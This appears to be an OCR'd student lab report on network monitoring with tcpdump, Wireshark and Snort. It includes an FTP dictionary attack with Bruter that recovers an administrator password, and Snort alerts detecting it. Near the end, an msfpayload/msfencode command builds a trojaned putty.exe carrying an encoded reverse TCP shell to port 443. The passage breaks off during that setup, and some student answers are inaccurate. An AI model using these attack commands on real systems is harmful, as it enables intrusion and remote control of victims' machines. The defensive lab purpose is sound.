
Press **CTRL+C** to stop tcpdump from running and discontinue the network capture.

23. To view the capture file, type the following command at the terminal:
root@bt:~#**wireshark capnet2.pcap**



```
root@bt:~# wireshark capnet2.pcap
```

Wireshark will open and the capture file will appear similar to the one seen below: Notice that the traffic listed takes place on the 216.0.0.0/8 network. Exit Wireshark when finished by clicking the "X" in the upper-right corner of the screen.


capnet2.pcap - Wireshark
File Edit View Go Capture Analyze Statistics Telephony Tools Help
Filter:
Expression... Clear Apply

No.	Time	Source	Destination	Proto
1	0.000000	216.1.1.200	239.255.255.250	SSDP
2	0.000011	216.1.1.200	239.255.255.250	SSDP
3	0.000012	216.1.1.200	239.255.255.250	SSDP
4	0.000089	216.1.1.200	239.255.255.250	SSDP
5	0.000211	216.1.1.200	239.255.255.250	SSDP
6	0.000309	216.1.1.200	239.255.255.250	SSDP

24. Close the Wireshark application.

2.2 Conclusion

Sniffers are a very important part of network monitoring. In the real world, capture files are huge and can cause GUI-based programs or programs that load into RAM to crash. The tool tcpdump can be utilized on a Linux system to capture network traffic.

2.3 Discussion Questions

1. What command will display all of the Ethernet interfaces within Linux?
 The command ifconfig and ifconfig -a is used to display all the Ethernet
 Interfaces with Linux.

2. By default, tcpdump will capture how many bytes of a packet?
   Tcpdump will only capture the first 68 bytes of a packet by default.

3. What switch can be utilized with tcpdump to capture the entire packet?
   By Using the command tcpdump -s 0can be set to 0 to capture the entire packet.

4. How can you see what options are available for the tcpdump command?
   By Using tcpdump -h command we can see the available options.

3 Detecting Unwanted Incoming Attacks


Insiders are a huge threat to networks because they are inside of the firewall. For this reason, most internal networks are monitored. In this section, we will monitor the internal network while an attack is conducted and then review generated Snort alerts.

3.1 Detecting Attacks

We will send the network traffic to a log file, which we will later analyze with Snort. In sniffing mode, snort can be used to dump output to the screen or a log file. We will dump the output to the screen so we can view internal network communication.


Perform the following steps on the sniffer machine booted to the BackTrack Live CD.

1. To mount the disk for capture, type the following commands:
   root@bt:~#**mkdir /mnt/sdb1**
   root@bt:~#**mount /dev/sdb1 /mnt/sdb1**
   root@bt:~#**cd /mnt/sdb1**




```
root@bt:~# mkdir /mnt/sdb1
root@bt:~# mount /dev/sdb1 /mnt/sdb1
root@bt:~# cd /mnt/sdb1
```

2. Type the following verify that a Snort directory is present on the drive:
   root@bt:/mnt/sdb1#**ls**




```
root@bt:/mnt/sdb1# ls
$RECYCLE.BIN  Snort
root@bt:/mnt/sdb1#
```

3. Type the following command to start the sniffer on the internal interface:
   root@bt:/mnt/sdb1#**tcpdump –i eth0 -nntttt -s 0 -w brute.cap**




```
root@bt:/mnt/sdb1# tcpdump -i eth0 -s 0 -nntttt -w brute.cap
tcpdump: WARNING: eth0: no IPv4 address assigned
tcpdump: listening on eth0, link-type EN10MB (Ethernet), capture size 65535 bytes
```

4. Switch to the Windows 7 External Machine and if your haven't already, login as **student** with the password of **password**.



5. Open a Command prompt and type the following command to scan the firewall for open ports:
   C:\>**nmap 216.1.1.1**




```
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\>nmap 216.1.1.1

Starting Nmap 5.51 ( http://nmap.org ) at 2015-09-10 14:47 Eastern Daylight Time

mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled.
 Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for server.XYZcompany.com (216.1.1.1)
Host is up (0.00s latency).
Not shown: 995 filtered ports
PORT     STATE SERVICE
21/tcp   open  ftp
23/tcp   open  telnet
25/tcp   open  smtp
80/tcp   open  http
110/tcp open   pop3
MAC Address: 00:50:56:9C:8A:94 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 13.20 seconds
```

You may ignore the DNS warning message.

6. Double-click on the **Bruter.exe** shortcut on the Windows 7 Desktop.

7. Type **216.1.1.1** for the Target IP. For the username, type **administrator**. For the dictionary, click the **Browse** button. Click **Wordlists.txt** and click **Open**.




Target: 216.1.1.1
Protocol: FTP
Port: 21 □ SSL
User: administrator
□ Combo:
☑ Dictionary: password
□ Brute force

Name	Date modifi
Bruter_1.1	1/20/2013 9
cfg	1/20/2013 9
doc	1/20/2013 9
Changelog.txt	12/30/2010
example_dict.txt	12/30/2010
LICENSE.txt	4/23/2010 1
LICENSE_openssl.txt	12/15/2007
README.txt	10/15/2007
Wordlist.txt	5/21/2012 8


File name: Wordlist.txt
Text (*.txt)

8. Click the **Start** button to initiate the Brute Force attack against FTP.



Target: 216.1.1.1
Protocol: FTP
Port: 21 □ SSL
Connections: 5

9. Within Bruter, click on the **Testing** tab to view the actions against the victim.



Target: 216.1.1.1

Protocol: FTP

Port: 21 □ SSL

User: administrator

□ Combo:

☑ Dictionary: C:\Bruter_1.1\Wordlist.tx

□ Brute force

Connections: 5

Max Retry: 3

Time out: 5 s

Wait for retry: 500 ms

Wait for each try: 0 ms

Max Attempt /Connection: -1

□ Stop when found one


□ Password First

User	Password
administrator	amyridaceae
administrator	amygdalinic
administrator	amyris
administrator	amyraldist
administrator	amyrin

Testing... Pwd/Sec: 904 Tested: 12035 Time: 0:17


10. After Bruter has cycled through the dictionary words, click the **Result** tab.

The dictionary attack will take about 4 minutes to complete.




Target	Service	User	Password	Note
216.1.1.1	ftp	administrator	P@ssw0rd	

11. On the sniffer, press **Ctrl+C** to stop the tcpdump program. Type the following:
root@bt:/mnt/sdb1#**snort -l . -c /etc/snort/snort.conf -r brute.cap**



```
root@bt:/mnt/sdb1# snort -l . -c /etc/snort/snort.conf -r brute.cap
```

12. Type the following command to analyze the alert file generated by Snort:
root@bt: /mnt/sdb1#**kwrite alert**



```
root@bt:/mnt/sdb1# kwrite alert
```

```
[**] [1:2002383:11] ET SCAN Potential FTP Brute-Force attempt [**]
[Classification: Unsuccessful User Privilege Gain] [Priority: 1].
06/08-20:28:15.796400 192.168.1.100:21 -> 216.5.1.200:1057
TCP TTL:128 TOS:0x0 ID:1995 IpLen:20 DgmLen:79 DF
***AP*** Seq: 0x6B20E2DF  Ack: 0x4681FEA6  Win: 0x100  TcpLen: 20
[Xref =>
http://www.emergingthreats.net/cgi-bin/cvsweb.cgi/sigs/SCAN/SCAN_FTP_Brute_Force][Xre
f => http://doc.emergingthreats.net/2002383]

[**] [1:2002383:11] ET SCAN Potential FTP Brute-Force attempt [**]
[Classification: Unsuccessful User Privilege Gain] [Priority: 1].
06/08-20:28:15.813277 192.168.1.100:21 -> 216.5.1.200:1057
TCP TTL:128 TOS:0x0 ID:2005 IpLen:20 DgmLen:79 DF
***AP*** Seq: 0x6B20E474  Ack: 0x4681FF53  Win: 0xFF  TcpLen: 20
[Xref =>
http://www.emergingthreats.net/cgi-bin/cvsweb.cgi/sigs/SCAN/SCAN_FTP_Brute_Force][Xre
f => http://doc.emergingthreats.net/2002383]

[**] [1:2002383:11] ET SCAN Potential FTP Brute-Force attempt [**]
```

Scroll through the file and you should see a large number of brute force attempts.
The alert file is aware of the following items that took place on the internal network:

- The attack by 216.1.1.200 over port 21
- The large number of attempts within seconds indicate this is not normal activity

3.2 Conclusion

The tcpdump utility can be used to capture network traffic. After a capture file has been generated, that capture file can be analyzed with Snort. An alert file is generated when snort examines the traffic. Alerts will help us determine malicious network activity.

3.3 Discussion Questions

1. What file does snort generate, that provides detail about malicious activity?
   A file called an alert is generated by Snort and contains information about malicious activity PCAP files.

2. What is the command to get snort to analyze a PCAP file?
   The command used to get snort to analyze a PCAP file is sudo snort -r <pcap-file>.

3. What does the Bruter program do?
   The Bruter program is a tool used for brute force attacks. It will investigate the virus you need to get removed of.

4. What is a Brute force attack?
   A brute force attack is a type of cyber-attack. It automates the process of guessing usernames and passwords. When an attacker uses several character combinations to try and guess a password or encryption key until they locate the right one.


4 Detecting Unwanted Outgoing Traffic

While internal threats like insiders are very real, the threats from attackers on the Internet are also very real. If an employee on the inside of a company's network is caught performing malicious actions on the network, they might be fired or face criminal prosecution. An attacker from the Internet may not have to face any recourse because they might live in an area in the world where they are out of your jurisdiction.

4.1 Using Wireshark

In this exercise, we will use Wireshark to capture the network traffic, and then analyze the PCAP file with Snort. Snort can analyze PCAP files for most sniffer programs.

1. Type the following command to start the sniffer on the Windows 2008 Sniffer internal interface:
   root@bt:/mnt/sdb1#**tcpdump –i eth0 -nntttt -s 0 -w badtraffic.cap**




```
root@bt:/mnt/sdb1# tcpdump -i eth0 -s 0 -nntttt -w badtraffic.cap
tcpdump: WARNING: eth0: no IPv4 address assigned
tcpdump: listening on eth0, link-type EN10MB (Ethernet), capture size 65535 bytes
```

In order to create the malicious software that will be used by an internal network user, perform the following steps on the BackTrack 5 External Machine:

1. Open the **BackTrack 5 External Machine** by clicking the BackTrack 5 icon on the topology. Type **root** for the login and **toor** *(root spelled backwards)* for the password.


Click in the window and press Enter if BackTrack is displaying a black screen.

The password of toor will not be displayed when you type it, for security purposes.




```
BackTrack 5 R3 - 32 Bit bt tty1
bt login: root
Password: toor
Last login: Tue Aug 13 22:37:12 EDT 2013 on tty1
Linux bt 3.2.6 #1 SMP Fri Feb 17 10:40:05 EST 2012 i686 GNU/Linux

 System information disabled due to load higher than 1.0
root@bt:~# _
```

2. Type the following command to start the Graphical User Interface (GUI).
   root@bt:~# **startx**



```
root@bt:~# startx_
```


2. Double-click on the **msfencode.txt** file on the desktop. Click **Display**.




Do you want to run "msfencode.txt", or display its contents?

"msfencode.txt" is an executable text file.

3. Click the **Edit** menu item and choose **Select All.**




4. Right-click and select **Copy**.



msfencode.txt


```
msfpayload windows/shell/reverse_tcp LHOST=216.6.1.100 LPORT=443 R | msfencode -t exe -x /
root/putty-real.exe -k -o putty.exe -e x86/shikata_ga_nai -c 5
```

5. Open a terminal by clicking on the picture to the right of the word **System** in the task-bar in the top of the screen.




```
root@bt:~#
```

6. Select **Edit** from the terminal menu bar and select **Paste**.

